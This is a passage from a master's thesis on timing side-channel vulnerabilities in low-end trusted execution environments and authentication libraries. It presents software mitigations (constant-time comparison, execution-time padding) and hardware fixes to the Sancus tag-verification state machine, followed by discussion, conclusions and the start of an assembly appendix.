In this chapter, we have presented a comprehensive overview of the timing attacks that can be found in the low-end embedded devices landscape. We showed that these attacks can be found at different levels of the software/hardware stack, and that they are not limited to a single framework or library. First, we discovered the use of standard library functions `memcmp` and `std::equal` [46, 54], and the custom `secure_memcmp` [11, 12, 15, 16, 22], which are vulnerable to timing attacks. Second, we looked at use cases [48, 65] of the `==` and `!=` operators, and how they can lead to non-constant-time data type comparisons. Third, the FSM of the cryptographic unit of Sancus [44] was analysed, revealing a subtle early-out comparison flaw that can be abused to break the integrity and authenticity guarantees provided by the `unwrap`, `enable` and `verify` primitives. Finally, We have also shown that these

vulnerabilities can be used to reduce the search space of a brute-force attack from an exponential effort to a linear one or better.

Chapter 4

Mitigations

In response to the vulnerabilities discovered in various systems [11, 15, 16, 22, 42, 44, 45, 46, 48, 54, 65] in the previous chapter, we propose case-specific mitigations at both the hardware and the software levels. We begin with software-based mitigations, which are particularly pertinent for addressing vulnerabilities in software components (Sections 3.2 and 3.3). For instance, software that employs non-constant-time standard library functions or custom, yet vulnerable, comparison routines for security-critical information. Moreover, software mitigations are also relevant for low-end microcontroller units (MCUs) that rely on compilers prone to introducing timing leakage when comparing values of primitive C data types. Finally, even in systems with hardware vulnerabilities (Section 3.4), a software-based approach may offer a practical and necessary solution, especially for already deployed devices. For example, implementing a software mitigation can provide an effective patch for systems in the field. Conversely, hardware-based mitigations are most applicable to new or future systems where hardware vulnerabilities have been identified (Section 3.4). By addressing the root cause, hardware mitigations can prevent the emergence of side channels altogether. This is particularly important for the design and development of next-generation systems based on the Sancus architecture [44]. In conclusion, a range of appropriate mitigations exist for the vulnerabilities discussed in the previous chapter. Table 4.1 provides an overview of the vulnerabilities and the corresponding mitigation strategies. Furthermore, Appendix E lists the issues including proposed mitigations, reported to the authors of the affected systems.

TABLE 4.1: Overview of timing leakage vulnerabilities and corresponding mitigations across the hardware-software stack.

Vulnerability	**Mitigation in Software**	**Mitigation in Hardware**
Library	✔	
Compiler	✔	
Hardware	✔	✔

4.1 Software Mitigations

Software mitigations are essential for addressing timing leakage introduced by vulnerable functions (Section 3.2) and compiler optimizations (Section 3.3). Secret-dependent values should always be compared using constant-time implementations, ensuring that execution time does not depend on input values. Additionally, some in-field systems running vulnerable versions of Sancus [44, 45] may require a software mitigation to address hardware vulnerabilities.

4.1.1 Vulnerable Standard Library Functions

Developers must be vigilant regarding the functions they use and their potential for timing leaks. For this reason, functions such as `memcmp` and `std::equal` are ill-suited for comparing secret-dependent values. In addition, developers need to be cautious when developing their own constant-time function, as illustrated by the `secure_memcmp` occurrence. Therefore, we recommend leveraging established libraries that provide constant-time routines, such as Sodium's [57] constant-time comparison function [58], which is shown in Listing 4.1. Notably, other libraries such as Apple CryptoKit [2], Google Tink [26], and Libgcrypt [34] also offer, among other features, constant-time functions for comparing secret-dependent values.

```
1  static inline __attribute__((always_inline))
2  int cst_memeq(const unsigned char *x_, const unsigned char *y_,
       unsigned int n)
3  {
4      const volatile unsigned char *volatile x = (const volatile
       unsigned char *volatile) x_;
5      const volatile unsigned char *volatile y = (const volatile
       unsigned char *volatile) y_;
6      volatile unsigned int d = 0U;
7      unsigned int i;
8
9      for (i = 0; i < n; i++) {
10         d |= x[i] ^ y[i];
11     }
12
13     return (1 & ((d - 1) >> 8)) - 1;
14 }
```

Listing 4.1: Sodium's constant-time comparison function, reprinted from [57, 58].

When handling security-critical information, developers should make an effort to use constant-time functions. If a developer wishes to write their own custom constant-time implementation, it is crucial to thoroughly analyse the function to ensure its execution time is independent of input values. Tools such as `microprofiler` [8], dudect [51] or BINSEC [17] can assist in identifying potential vulnerabilities. A more thorough list of recommendations for developers is given in Section 5.2.

If the developer is unable to write a constant-time implementation from scratch and no cryptographic library contains an alternative, another option is to pad the

function's execution time. Padding is done by adding dummy operations to the function up to the maximum execution time, which depends on the size of the input. While this approach can be cumbersome, it ensures constant timing for the function. Moreover, certain functions might be too complex to convert into constant-time implementations, in this case, padding can still be a viable solution.

When deploying such solutions, developers must remain alert to other potential timing leaks. For example, the padding itself should not inadvertently leak information about the input. Furthermore, they should investigate whether their constant-time functions are resilient not only to start-to-end timing attacks, but also to attacks exploiting (micro)architecturally unbalanced branches, such as Nemesis [66] and the direct memory access (DMA) contention attack [6].

In conclusion, developers should be aware of the timing behaviour of the functions they employ and create. Constant-time implementations should be used for all secret-dependent comparisons, whether by using established libraries, custom implementations, or execution time padding.

4.1.2 Vulnerable Compilers

Compiler optimizations can introduce unwanted timing leaks, particularly when comparing primitive data types using the `==` or `!=` operator, which is the case for commonly used low-end compilers such as MSP430 gcc v14.2.0 or RISC-V gcc v14.2.0. On the other, the `xor`-based comparison produced by the `sancus-cc` compiler is constant-time and resilient to both Nemesis [66] and DMA contention attacks [6]. Developers should be aware of the compiler and the optimizations it carries out, and employ binary analysis tools [8, 17, 51] to check whether it generates non-constant-time code. If necessary, they should consider writing constant-time code in assembly or use a library that provides constant-time assembly routines.

Alternatively, as with library functions, padding can be introduced to equalize execution time. Developers can empirically determine the maximum execution time for comparison operations and add dummy instructions accordingly. Once more, the maximum execution time depends on the specific primitive data type that is being compared, and therefore, it is necessary to run the function with different inputs and measure the execution time. Although this process is laborious, it ensures the timing of the function is constant. Again, care must be taken to avoid introducing new timing leaks through the padding itself, and to consider other known side-channel attacks [6, 66]. We will discuss why some software mitigations, such as padding, are not enough to prevent all timing attacks in Section 5.4.

In conclusion, compiler-induced timing leaks can be mitigated by careful binary analysis for non-constant-time code and, where necessary, converting these into constant-time implementations. These tools often already suggest constant-time alternatives, although if not, developers can resort to padding the execution time of the function.

4.1.3 Hardware Vulnerabilities

Patching systems with hardware vulnerabilities, particularly those based on the Sancus architecture [44], with a software mitigation might be a satisfactory and necessary solution. In-field devices running the Sancus [44] architecture, whose hardware is still vulnerable to timing attacks, can mitigate the vulnerability without having to reprint their boards. All three primitives discussed in Section 3.4 can be patched in this way, but we will focus on the `unwrap` primitive as an example.

The software mitigation applies a similar approach as one of the solutions used for the vulnerable standard library functions or compilers; namely, a custom function with padding can be built around the original cryptographic primitive. A developer can add dummy operations to the encased function based on the maximum execution time of the cryptographic primitives for different input values. One way of mitigating the time-dependency of the `unwrap` primitive is shown in Listing 4.2. The function `padded_sancus_unwrap` is wrapped around the original `sancus_unwrap` function.

- Initially, the function starts a timer and calls the original `sancus_unwrap` function.
- After the function returns, its result is stored in `r` and the timer is stopped.
- Next, the function enters a loop that runs `nop` assembly instructions until the timer reaches a certain value.
- Finally, the function returns the result of the original `sancus_unwrap` function.

```
1  int SM_ENTRY(hello) padded_sancus_unwrap(
2    const void* ad, size_t ad_len,
3    const void* cipher, size_t cipher_len,
4    const void* tag, void* body)
5  {
6    uint tsc1;
7    timer_tsc_start();
8    int r = sancus_unwrap(ad, ad_len, cipher, cipher_len, tag, body);
9    tsc1 = timer_tsc_end();
10   // This loop introduces dummy operations to pad the execution time.
11   for( int i = tsc1; i < 3591; i += 173 ){
12     asm volatile ("nop");
13     ... 167 times
14     asm volatile ("nop");
15   }
16   return r;
17 }
```

Listing 4.2: Function wrapped around the `unwrap` primitive with padding.

From Table 3.6 we know that the execution time increases by 173 clock cycles for each additional correct word. Because this is a prime number, we have to write the loop in such a way that it takes exactly 173 cycles. In the example, we use 169 `nop`

instructions that take 1 cycle each, and 4 additional instructions are used for the overhead of the loop, amounting to a total of 173 cycles.

To validate the patch, we repeated the experiment from Section 3.4.2 with the patched function. The results are shown in Table 4.2, and notably, the execution time remains constant for incorrect tags independent of the varying numbers of matching initial words. Therefore, the start-to-end timing side channel is patched, although, the function is still vulnerable to other timing attacks. As before, the padding of the function can leak information about the input through the Nemesis attack [66] and the DMA contention attack [6]. Another possibility to exploit this, is by triggering interrupts one after the other, and counting how many get served.

TABLE 4.2: Execution time of the `padded_sancus_unwrap` function for a buffer with varying numbers of matching initial words (out of 8) compared to the expected tag.

Correct words	0	1	2	3	4	5	6	7	8
# clock cycles	3,954	3,954	3,954	3,954	3,954	3,954	3,954	3,954	15,476

4.2 Hardware Mitigation

To avoid introducing new side channels while mitigating another, we suggest a hardware mitigation that addresses the vulnerability at its root cause: the finite state machine (FSM). To be more, the part of the state machine responsible for the tag verification should be altered so that it always takes the same amount of time to verify the tag. Recall that the original implementation uses a non-constant-time FSM for tag verification for several cryptographic primitives in Sancus [44]. Subsequently, we showed that the `unwrap`, `enable` and `verify` primitives are vulnerable to timing attacks.

First, we discuss the original FSM and reiterate its operation. Next, we propose two possible ways to achieve constant-time tag verification in hardware: adding an extra register or adding extra states. The first option is to add an extra register to the FSM to keep track of the intermediate result of the comparison, and finally make a decision based on the register. The second option is to add extra states to the FSM to delay the final result, basically copying the original operation using dummy states that eventually finish in the `FAIL` state. Finally, we compare the two options in terms of hardware cost and performance.

4.2.1 Original Finite State Machine

Part of the cryptographic unit FSM is responsible for the tag verification of the cryptographic primitives. We discussed the operation and non-constant-time behaviour of the FSM in detail in Section 3.4.1 and Figure 3.2. Remember that the FSM

compares the provided and computed words of the tag one by one. If the provided word is equal to the computed word, the FSM proceeds to the next word. If the provided word is not equal to the computed word, the FSM immediately enters the `FAIL` state.

4.2.2 Extra Register

The first option is to add an extra register to the FSM to keep track of the result of the comparison. By adding a register to the cryptographic unit, the state machine can keep track of whether an incorrect word was found during the whole operation. This way, the state machine can continue with the verification even if an incorrect word was found. Therefore, the state machine will always take the same amount of time to verify the tag. Finally, the state machine can indicate whether the verification was successful or not based on this register.

To clarify the constant-time behaviour of the FSM with an extra register Figure 4.1 illustrates the operation, and a description of the states is given below.




Figure 4.1: Cryptographic FSM with an extra register to keep track of the result of the comparison.

`VERIFY_TAG_WAIT`: This is the initial state of the FSM, checking whether there are still words left to compare. If there are no words left, the FSM will enter the `SUCCESS` state or `FAIL` state based on the result kept in the register. In the case of a fully correct tag, the FSM will enter the `SUCCESS` state. Otherwise, it will enter the `FAIL` state. If there are still words left, the FSM will remain in this state until the next word is available and then proceed to the `VERIFY_TAG` state.

`VERIFY_TAG`: This state compares the provided and computed word of the tag. If the provided word is equal to the computed word, the register will be kept

unchanged. Otherwise, the register will be set to 0 to indicate that an incorrect word was found. The FSM will then enter the `VERIFY_TAG_WAIT` state to check whether there are still words left to compare.

`SUCCESS`: This state indicates that the tag verification was successful. It is a final state of the FSM and will be entered if all words of the tag are equal.

`FAIL`: This state indicates that the tag verification failed. It is also a final state of the FSM and will be entered if any word of the tag does not match.

Table 4.3 shows the execution time of the `sancus_unwrap` function for partially correct tags with the extra register mitigation. Furthermore, we also repeated the experiments for the `enable` and `verify` primitives, which are not shown here but yield a similar result. The results show a constant execution time for incorrect tags, independent of the variable number of matching initial words.

TABLE 4.3: Execution time of the `unwrap` function for a buffer with varying number of matching initial words (out of 8), with the extra register mitigation.

Correct words	0	1	2	3	4	5	6	7	8
# clock cycles	3,766	3,766	3,766	3,766	3,766	3,766	3,766	3,766	15,287

4.2.3 Extra States

Another way to mitigate the attack is by adding extra states to the state machine. These dummy states delay the final result if incorrect words are found. They simulate the normal working of the state machine, leading to a constant execution time, but eventually indicate failure. An additional change is required to the original cryptographic unit to make this work: adding more states is impossible without increasing the size of the register keeping track of the current state. Therefore, in addition to the actual changes to the FSM, the size of the register is increased by one bit.

To clarify the constant-time behaviour of the FSM with extra states Figure 4.2 displays the concept, and a description of the states is given below.

`VERIFY_TAG_WAIT`: This is the initial state of the FSM, checking whether there are still words left to compare. If there are no words left, the FSM will enter the `SUCCESS` state. If there are still words left, the FSM will remain in this state until the next word is available and then proceed to the `VERIFY_TAG` state.

`VERIFY_TAG`: This state compares the provided and computed word of the tag. If the provided word is equal to the computed word, the FSM will enter the `VERIFY_TAG_WAIT` state. Otherwise, the FSM will enter the `DUMMY_WAIT` state.




Figure 4.2: Cryptographic FSM with extra states to delay the final result.

`DUMMY_WAIT`: This is the counterpart of the `VERIFY_TAG_WAIT` state, checking whether there are still words left to compare. If there are no words left, the FSM will enter the `FAIL` state. If there are still words left, the FSM will remain in this state until the next word is available and then proceed to the `DUMMY` state.

`DUMMY`: This state compares the provided and computed word of the tag. Regardless of the result, the FSM will enter the `DUMMY_WAIT` state.

`SUCCESS`: This state indicates that the tag verification was successful. It is a final state of the FSM and will be entered if all words of the tag are equal.

`FAIL`: This state indicates that the tag verification failed. It is also a final state of the FSM and will be entered if any word of the tag does not match.

Table 4.4 shows the execution time of the `unwrap` primitive for partially correct tags with the extra states mitigation. The results are, unsurprisingly, exactly the same as for the extra register mitigation, and show a constant execution time for incorrect tags.

4.2.4 Comparison

Both mitigations have their own advantages and disadvantages. To better understand the effects of the changes, we compared the hardware cost of the original implementation and the two mitigations. We obtained these measurements by synthesizing the

TABLE 4.4: Execution time of the `unwrap` primitive for a buffer with varying number of matching initial words (out of 8), with the extra states mitigation.

Correct words	0	1	2	3	4	5	6	7	8
# clock cycles	3,766	3,766	3,766	3,766	3,766	3,766	3,766	3,766	15,287

designs using the Xilinx Vivado 2024.2 toolchain for the Kintex UltraScale+ FPGA, the results are shown in Table 4.5. All architectures are compared in terms of look-up tables (LUTs) and flip-flops (FFs) utilized in the complete implementation, including the cryptographic unit, as well as for the cryptographic unit alone. Comparing the total implementation is necessary to see the impact of the changes on the whole design, as changes in the cryptographic unit might have effects on other parts of the design.

TABLE 4.5: Costs of the proposed hardware mitigations in lookup tables (LUTs) and flip-flops (FFs), for the entire Sancus core and the cryptographic unit individually.

	Total		*Cryptographic unit*	
Architecture	**LUT**	**FF**	**LUT**	**FF**
Original	5,427	2,240	1,436	592
Extra register	5,407	2,241	1,414	593
Extra states	5,457	2,240	1,482	592

In our analysis of software mitigations, we noted that some mitigations, such as padding, are not sufficient to prevent all timing attacks. In contrast, the hardware mitigations we propose here are designed to address the root cause of the timing leak, and therefore, also prevent timing leakage from other attacks. The mitigations we put forward here are resilient to the Nemesis attack [66] and the DMA contention attack [6], as they exhibit the exact same footprint for all possible inputs. For example, we ensured that the dummy states in the extra states mitigation still access the same memory locations as the original implementation would.

Based on these results, we favour the solution of adding an extra register. It requires fewer LUTs compared to the extra states mitigation and even fewer than the original implementation, likely due to the reduced complexity of the state machine. In terms of FFs, the extra register mitigation requires one more FF compared to the original implementation and the extra states architecture. The state of a register is kept in a FF, consequently increasing the total number of FFs in the hardware implementation by one whenever a register is added. In conclusion, we proposed the extra register mitigation to the Sancus development team [44], and they have already included it in the upstream version[1].

[1] https://github.com/sancus-tee/sancus-core/commit/b6b53bb

4.3 Impact on Performance

The proposed mitigations have a minimal impact on the performance of the system for legitimate users. For example, introducing padding to the tag verification will not affect the performance of the system. A legitimate user of the system will not notice a big difference in performance, because they would run the tag comparison fully anyway. They will (try to) supply a correct tag that will be fully verified by the system. The same holds for the other mitigations: we only increase the execution time of invalid tags. Therefore, no performance impact is expected for the systems due to the mitigations.

4.4 Conclusion

In this chapter, we proposed mitigations for the timing attacks found in the previous chapter. We began with software mitigations for vulnerable standard library functions, compilers, and hardware. We discussed the importance of using constant-time implementations, padding, or binary analysis tools for comparing secret-dependent values. However, we also pointed out that these mitigations are not enough to prevent all timing attacks [6, 66]. In addition, we proposed hardware mitigations for the timing attacks found in the Sancus architecture [44]; more specifically, we proposed two possible ways to achieve constant-time tag verification in hardware, by adding an extra register or adding extra (dummy) states. Finally, we compared the two options in terms of hardware cost and concluded that adding an extra register is the most fitting option.

Chapter 5

Discussion

Timing attacks have long been recognized as a significant threat to the security of both cryptographic protocols and trusted execution environments (TEEs) [6, 25, 30, 66]. While some prior works in the context of low-end embedded devices have deferred thorough side-channel analysis, citing a perceived limited impact [15, 42, 48], our findings demonstrate that such optimism is misplaced. As shown in the previous chapters, low-end TEEs and the systems built upon them are not immune to timing attacks. In fact, timing side channels can manifest throughout the entire hardware-software stack, from the microarchitectural level up to high-level software libraries.

Notably, even in a relatively simple and well-studied system such as Sancus [44], multiple side-channel vulnerabilities persist: the start-to-end timing attack discussed in Chapter 3, the Nemesis attack [66], and the direct memory access (DMA) contention attack [6]. The latter two are not specific to Sancus, but rather exploit properties of the underlying hardware, raising the question whether our findings are unique to Sancus and VRASED, or if they generalize to other (low-end) TEEs as well.

The importance and impact of side channels must therefore be considered fundamental design concerns. In this chapter, we reflect on the broader implications of our results, provide actionable recommendations for developers and researchers, discuss the limitations of current mitigation strategies, and speak out for open science.

5.1 Relevance and Generalizability

Although Sancus [44] is intentionally simple and lightweight, relying primarily on hardware mechanisms, our results indicate that similar timing side channels are likely to exist in other TEEs, including higher-end solutions such as Intel SGX [28]. Sancus's open-source and academic nature makes it easier to analyse, but commercial CPUs are more complex, with additional shared resources and less deterministic behaviour, which can give rise to further side channels.

A key insight from our work is that time itself is a shared resource on most systems, regardless of whether they are single-core or multi-core. The presence of

a cycle-accurate timer, or any mechanism for measuring execution time, enables attackers to exploit timing differences. Thus, the vulnerabilities and guidelines discussed here are relevant not only to Sancus [44] and VRASED [16], but to a broad class of TEEs and embedded systems.

Furthermore, our findings extend beyond low-end TEEs to applications and libraries providing authenticity guarantees in general. During our analysis, a number of such libraries were found, including LeiA [48], VulCAN [65], and VatiCAN [46] extending controller area network (CAN) with authenticity guarantees, and the Authentic Execution framework [42] focussed on distributed event-driven heterogeneous systems of TEEs. However, other libraries and frameworks providing similar guarantees may also be affected by start-to-end timing side channels, due to the simplicity of the attacks.

5.2 Recommendations for Developers

To effectively mitigate side channels, developers, and tool designers must be aware of the timing behaviour across the entire hardware-software stack. Several concrete recommendations follow:

- **Use Constant-Time Primitives:** Avoid standard library functions that are optimized for performance at the expense of security, such as those that terminate early on mismatch (e.g., `memcmp`, `std::equal`). Instead, use well-vetted constant-time implementations from libraries such as Sodium [57], Apple CryptoKit [2], Google Tink [26], or Libgcrypt [34] for comparing secret-dependent information.

- **Beware of Compiler Optimizations:** Compilers, especially for low-end platforms, may introduce timing leaks even in seemingly simple operations. Use binary analysis tools (e.g., `microprofiler` [8], dudect [51], BINSEC [17]) to detect and patch leaks in compiled code. Where necessary, resort to custom assembly to enforce constant-time behaviour.

- **Understand Hardware Effects:** Timing leakage can arise from hardware features invisible at the software level. Developers should familiarize themselves with the microarchitectural details of their target platform, consult hardware documentation, and remain informed about the latest research. Where possible, collaborate with hardware engineers to understand and mitigate potential sources of leakage.

- **Adopt a Defence-in-Depth Approach:** Combine multiple mitigation strategies, e.g. constant-time software, compiler hardening, and hardware modifications, where feasible, to reduce the attack surface.

In summary, security-aware developers must consider both the code they write and the hardware it runs on, and should not assume that low-end or simple systems are immune to side channels.

5.3 The Role and Limitations of Formal Methods

Formal methods are invaluable for increasing confidence in the security of a system. However, as we mentioned before, most formal models for low-end TEEs and libraries offering authenticity guarantees defer side-channel-aware modelling to future work. This gap can lead to a false sense of security: several of the vulnerabilities we demonstrated affect systems with formal security proofs or sketches [11, 12, 15, 16, 22, 42], yet these proofs and sketches do not account for timing leakage.

We argue that side-channel analysis should be integrated into the formalization process, or at least complemented by thorough inductive testing [6]. For example, the timing-dependent `secure_memcmp` function is used in formally verified attestation architectures [11, 12, 15, 16, 22], but its subtle timing behaviour was not captured by the formal models. Similarly, hardware-level timing variations, such as those exploited in Sancus [44], are typically invisible to both application code and formal proofs. The Authentic Execution framework [42] encompasses a proof sketch [43] for its security that does not account for side channels, and thus the hardware and software timing vulnerabilities we demonstrated in Chapter 3 are not captured by the formal model.

5.4 Why Some Software Mitigations Are Not Sufficient

In the previous chapter, we proposed software mitigations such as padding and constant-time alternatives to address start-to-end timing vulnerabilities. Although these approaches can be effective against certain classes of attacks, they are not a universal cure.

Attacks such as Nemesis [66] and the DMA contention attack [6] exploit microarchitectural timing variations that are not visible at the application level and may persist even when dummy instructions are inserted. For instance, interrupt latency can differ between dummy and real instructions, and bus contention can reveal whether a dummy or actual operation was performed. As a matter of fact, the typical dummy instruction on MSP430 will take only one cycle to finish [63], while the actual code might take a variable number of cycles. On the other hand, the DMA contention attack relies on the contention of the bus between the central processing unit (CPU) and the DMA controller, and therefore, the specific leakage pattern depends on the particular dummy instruction used, which might be different from the leakage patterns of the other branches of the code. These subtleties highlight the limitations of purely software-based defences for a hardware vulnerability.

In conclusion, while some software mitigations, like padding, can significantly reduce the risk of timing attacks in many cases, they are not a perfect solution. Further analysis using tools like `microprofiler` [8] or dudect [51] can help identify and patch timing leaks inside the padding. However, where possible, hardware modifications should be considered to eliminate the root cause of the timing leakage.

5.5 The Importance of Open Science and Open Source Libraries

Open science plays a vital role in advancing the security and trustworthiness of embedded systems and TEEs. Moreover, open source projects enable the broader research community to inspect, validate, and improve both software and hardware implementations, by being transparent. This collaborative approach is particularly valuable in the context of side-channel analysis, where subtle vulnerabilities may go unnoticed without extensive peer review and independent experimentation, as shown by the vulnerabilities uncovered in this thesis.

Open source libraries and hardware definitions, such as Sancus [44], VRASED [16] and the other libraries discussed, make reproducible research possible. By making source code, and hardware descriptions available to the public, researchers can more easily reproduce results, verify claims, and build upon prior work. This openness facilitates the identification of flaws, the development of appropriate defences, and the adoption of best practices across the community. Additionally, open science practices stimulate developers and researchers to honestly disclose vulnerabilities found while using or investigating them. As demonstrated in this thesis, the ability to submit issues and patches directly to affected repositories (see Appendix E) ensures that vulnerabilities are addressed transparently and efficiently, benefiting both users and maintainers. Finally, open source projects, like Sancus [44], can be the foundation for commercial products, through their lessons-learned and usability.

In summary, open science and open source libraries are essential for stimulating a culture of security, enabling reproducibility, and driving innovation in the field of trusted execution. Their continued adoption will be crucial for building resilient systems and maintaining cryptographic trust in the face of evolving threats.

5.6 Conclusion

In this chapter, we have discussed the wider implications of our findings and provided concrete recommendations for developers, researchers, and system designers. We have shown that side channels are a pervasive threat, even in low-end embedded systems, and that effective mitigation requires a holistic, multi-layered approach. Formal methods, while powerful, must be extended to account for side-channel leakage. Furthermore, we have highlighted the limitations of software mitigations and the need for binary analysis tools or hardware solutions to address fundamental timing vulnerabilities. Finally, we have emphasized the importance of open science and open source libraries in fostering a collaborative and transparent security research community.

Chapter 6

Conclusion

This master's thesis has highlighted the importance of considering side-channel attacks at every layer of the hardware-software stack. Our comprehensive side-channel analysis uncovered previously overlooked timing vulnerabilities in low-end trusted execution environments (TEEs) [11, 12, 15, 16, 22, 44, 45], as well as in frameworks and libraries for authentic execution [42, 46, 48, 54, 65]. First, we discovered usage of insecure library functions, such as `memcmp` and `std::equal`, and even a custom non-constant-time function, for comparing security-critical data [11, 12, 15, 16, 22, 42, 44, 45, 46, 54]. We demonstrated that compilers for low-end microcontroller units (MCUs) can introduce timing vulnerabilities in the assembly code, even for equality checks on primitive data types [48, 65]. Furthermore, we showed that hardware itself can exhibit non-constant-time behaviour, as evidenced by flaws in the cryptographic unit of the Sancus TEE [42, 44, 45, 54]. Our proposed hardware and software mitigations aim to address these vulnerabilities with minimal performance impact. Next, we discussed the wider implications of our findings, provided recommendations for developers, argued that formal methods should be combined with thorough side-channel analysis to provide strong security guarantees. Finally, we put our own mitigations in perspective, and spoke out for open science which was a major part of this thesis.

6.1 Future Work

The findings of this thesis raise several questions and open up new avenues for future research.

Standard Library Functions: Future work could focus on the timing behaviour of other standard library functions, such as `strpbrk`, `strspn`, `strcspn`, `strcmp`, `strstr`, `strncmp`, `strcmp`, or `strchr`. These functions exhibit similar non-constant-time behaviour as `memcmp` and `std::equal`, and might therefore also be vulnerable to timing attacks. Further research could also investigate other platforms that use these vulnerable functions.

Compiler Analysis: In addition to the vulnerable compilers discussed in Section 3.3, future work could examine other compilers and architectures. An exhaustive overview of the timing behaviour of different compilers and architectures would be valuable for developers seeking to understand the timing characteristics of their code. Moreover, other compiler optimizations could be investigated to fully grasp the impact of the compiler on the timing behaviour of code.

Hardware Timing Vulnerability: Similarly, other architectures implementing cryptographic primitives in hardware may have comparable vulnerabilities. However, this is limited to open-source hardware implementations, as the hardware of commercial central processing units (CPUs) is not publicly available.

High-end TEEs: The findings of this thesis are not limited to low-end TEEs, but are also relevant for high-end TEEs. For example, the Nemesis attack [66] and the direct memory access (DMA) contention attack [6] are not specific to Sancus, but rather target the underlying hardware. The same applies to the start-to-end timing attack discussed in Chapter 3; time is inherently a shared resource on most systems.

Applying Software Mitigations: The vulnerabilities we demonstrated have been disclosed to the maintainers of the affected libraries and frameworks. These disclosures also include case-specific patches to mitigate the timing leaks, following the mitigations proposed in Chapter 4. Some of these patches have already been merged into the respective repositories, while others remain open. Future research could focus on applying the proposed mitigations to additional affected libraries and frameworks.

Rudimentary Side-Channel Knowledge: To prevent similar side channels in the future, we recommend that developers and researchers have a basic understanding of side-channel attacks. Future work could focus on creating a side-channel awareness program for developers and researchers. Another option is to include side-channel analysis in the curriculum of computer science programs.

Formal Methods: Finally, future research could focus on combining formal methods with side-channel analysis to create a comprehensive security analysis tool. We suggest revisiting the formal proofs of the systems discussed in this thesis and including side-channel analysis as part of the formal proof.

6.2 Contributions

This master's thesis uncovers information leakage through timing side channels in low-end TEEs across various layers of the hardware-software stack. Our analysis reveals that these leaks can compromise the integrity and authenticity guarantees of low-end TEEs [11, 12, 15, 16, 22, 44, 45] and dedicated frameworks and libraries for authentic execution [42, 46, 48, 54, 65].

- Firstly, we analysed how subtle timing leakage occurs across different hardware-software layers through insecure library functions, compiler transformations, and hardware finite state machines (FSMs). We provided a detailed overview for each side channel, explaining the timing differences and how these can be exploited by an attacker. Where possible, an end-to-end attack was demonstrated to show the practical implications of the timing differences.

- Secondly, we demonstrated the impact of these timing differences on the security guarantees of embedded research TEEs and authentication libraries. The effects of the timing attacks are put into perspective relative to the actual objectives of these systems.

- Thirdly, we designed and evaluated software and hardware mitigations with minimal overhead. We showed that the software mitigations can be applied to existing libraries and enclaves with minimal changes: using constant-time implementations, padding, or binary analysis tools. In addition, we proposed and compared two hardware mitigations for the Sancus TEE [44] to prevent timing leaks in the hardware FSM responsible for tag comparison.

- Finally, we discussed broader implications and lessons learned to prevent these types of vulnerabilities in the future, and situated the findings in the wider context of the security of TEEs and their implications for cryptographic trust in embedded systems. Next, we provided recommendations for developers to prevent similar vulnerabilities, and suggested including side-channel analysis either as part of the formal proof or through thorough inductive testing. Moreover, we put our own software mitigations into perspective with respect to other side channels, such as Nemesis [66] and DMA contention [6]. Finally, we recommended future research directions to prevent similar vulnerabilities.

Parts of these findings were published at the 8th Workshop on System Software for Trusted Execution (SysTEX), 2025 [68]. In addition, the artifacts of the paper were submitted to the optional artifact evaluation and received all three badges by the artifact evaluation committee: Available, Functional and Reusable. The main code contributions of this thesis can be found at the following URLs:

- https://github.com/sancus-tee/sancus-core/pull/33,
- https://github.com/sprout-uci/TRAIN/pull/2, and
- https://github.com/dnet-tee/wait-a-cycle.

Appendices

Appendix A

Assembly Code for `secure_memcmp`

This appendix contains the assembly code for the `secure_memcmp` function, which is used to compare two buffers in VRASED+ [16], RATA [15], TRAIN [22], ACFA [11], and SpecCFA [12]. The code is compiled using `sancus-cc` based on LLVM/`clang` v4.0.1 and optimized for space usage (-Os). The assembly code is annotated with comments that correspond to the states in Figure 3.1. Notably, the `secure_memcmp` function is put inline by the compiler, and therefore, differs a little from the original C code in Listing 3.1.

```
1  secure_memcmp:
2      mov.w   #1, r13                 ; A
3      mov.w   #0, r12                 ; A
